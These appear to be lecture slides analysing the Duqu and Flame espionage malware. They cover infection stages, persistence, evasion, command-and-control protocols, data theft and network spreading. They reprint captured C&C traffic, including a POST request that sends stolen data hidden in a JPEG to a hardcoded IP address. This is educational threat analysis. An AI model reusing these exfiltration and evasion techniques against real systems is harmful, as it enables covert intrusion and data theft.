
Duqu
(October 2011)

Exploit shellcode

- 0-day vulnerability in word
- Two encrypted files:
  - Driver
  - Installer DLL
- Injects code into services.exe
- Removes itself
  - Whipes memory

Installer

- Decrypts 3 files from within itself
  - Main .dll
  - .sys driver (load point after reboot)
  - Installer configuration file
    - 8-day installation timeframe
- Installer hooks Ntdll.dll like Stuxnet
  - Injects itself into appropriate process
  - Installs the .sys driver to be loaded on boot
  - Main .dll is encrypted and placed into %Wndir%\inf
  - It will be decrypted and executed on every boot


1
Document opened, triggers exploit
Legitimate Document
Exploit
Shellcode
Driver file(.sys)
Installer (.dll)
2
Exploit loads shellcode
3
Shellcode decrypts driver and installer
4
Shellcode executes driver
Driver file(.sys)
5
Driver injects installer into services.exe
Services.exe
Decryption
Installation Code
Duqu main DLL
Load point driver
Config file
6
Installer decrypts three files and passes execution to the main component

Installation

- 3 files are left on disk
  - Driver, encrypted main .dll, encrypted main .dll configuration file
- Installation is quite involved
  - 7 files are decrypted
  - 3 processes are injected into
  - ntdll.dll is hooked multiple times
  - Only one unencrypted file (load point .sys driver is written to disk)

Load point (JMINET7.SYS)

- Registered driver starts on boot
  - Makes sure
    - no debugger is running
    - not in the safe mode
  - Encryption key for main .dll is in the registry
    - Also encrypted
    - Multiplication rolling key scheme
  - Injects main .dll into services.exe
    - Registers a callback on PsSetLoadImageNotifyRoutine
    - Notification every time DLL or EXE is loaded

Main .dll (NETP191.PNF)

- Checks if the sample is running for less than 30 days
  - If no calls clean up routine
- Checks Internet connectivity
  - DNS lookup
- Injects itself into one of the processes
  - Explorer.exe, IExplore.exe, Firefox.exe, Pccntmon.exe
- Tries to bypass AV products
  - Similar to Stuxnet

Payload loader (Resource 302)

- Loads payload into memory and executes it in different ways

Command and Control

- Download and execute files
  - In memory or write to disk
- Protocols
  - Encapsulated in HTTP over port 80
  - Encapsulated in HTTP over port 80 using a proxy (may be authenticated)
  - Directly over port 443
  - Encapsulated in HTTPS over port 443
  - Encapsulated in SMB
    - Primarily for P2P command and control

Protocols: HTTP & HTTPs

- Repeated GET requests to the server
- Server replies with modules to execute
  - To return data Duqu uses POST with a small JPEG

Direct port 433 & named pipes

- Duqu C&C is a reliable transport protocol similar to TCP
  - Fragmentation, reordering, duplicate and missing packets
  - Sequence and ACK numbers

Direct port 433 & named pipes

- Data is encrypted and compressed
- AES key is hardcoded
  - Different with each version
  - VI information is exchanged in plain text
- Cookie is unique for every request
  - Validated by server and client

```
---
GET / HTTP/1.1
Cookie: PHPSESSID=spwkwq1mtuomg0g6h30jj203j3
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9)
Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Host: 206.183.111.97
Connection: Keep-Alive
---



---
HTTP/1.1 200 OK
Content-Type: image/jpeg
Transfer-Encoding: chunked
Connection: Close
---
```

```
---
POST / HTTP/1.1
Cookie: PHPSESSID=spwkwq1tnsam0gg6hj0i3jg20h
Cache-Control: no-cache
Pragma: no-cache
Content-Type: multipart/form-data;
boundary=----------------------------b1824763588154
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.2.9)
Gecko/20100824 Firefox/3.6.9 (.NET CLR 3.5.30729)
Host: 206.183.111.97
Content-Length: 1802
Connection: Keep-Alive

----------------------------b1824763588154
Content-Disposition: form-data; name="DSC00001.jpg"
Content-Type: image/jpeg
[EMBEDDED JPEG AND STOLEN DATA]
---


---
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 0
---
```

Peer-to-peer C&C

- Proxy C&C traffic to the Internet from a secured zone
- Infected computer is configured to connect back
  - Connection information of the infecting computer

Downloaded threats

- Info stealer
  - Lists of running processes, account details, and domain information
  - Drive names and other information, including those of shared drives
  - Screenshots
  - Network information (interfaces, routing tables, shares list, etc.)
  - Key presses
  - Open window names
  - Enumerated shares
  - File exploration on all drives, including removable drives
  - Enumeration of computers in the domain through NetServerEnum
- Lifespan extender
- Simpler info stealer

Propagation

- Collect network information
  - Download keylogger
    - Collect password information
  - Collect network information
- C&C instructs what to do next
  - Copy itself to a network share
    - Authenticate with the collected password information
  - Trigger execution of a file via a scheduled task on infected machine

Flame
(October 2011 - now)

Organization

- Well designed cyber-espionage tookit
  - Web server
  - Database server
  - SOCKS proxy, SSH
  - LUA script interpreter
    - LUA is a scripting language designed to be embedded into other applications
    - Easy way to extend functionality of applicaton
  - Some sort of a file system to access resources and scripts

Propagation

- Network shares
  - Collected credentials
- Windows print spooler (used by Stuxnet)
- Removable media
  - autorun.inf (used by Stuxnet)
  - LNK vulnerability (used by Stuxnet)

Information collection

- Screenshots
- Recorded video
- Recorded audio
- Nearby bluetooth devices

Acknowledgements

- W32.Stuxnet Dossier. Nicolas Falliere, Liam O Murchu, and Eric Chien. Symantec Security Response.
- W32.Duqu The precursor to the next Stuxnet. Symantec Security Response.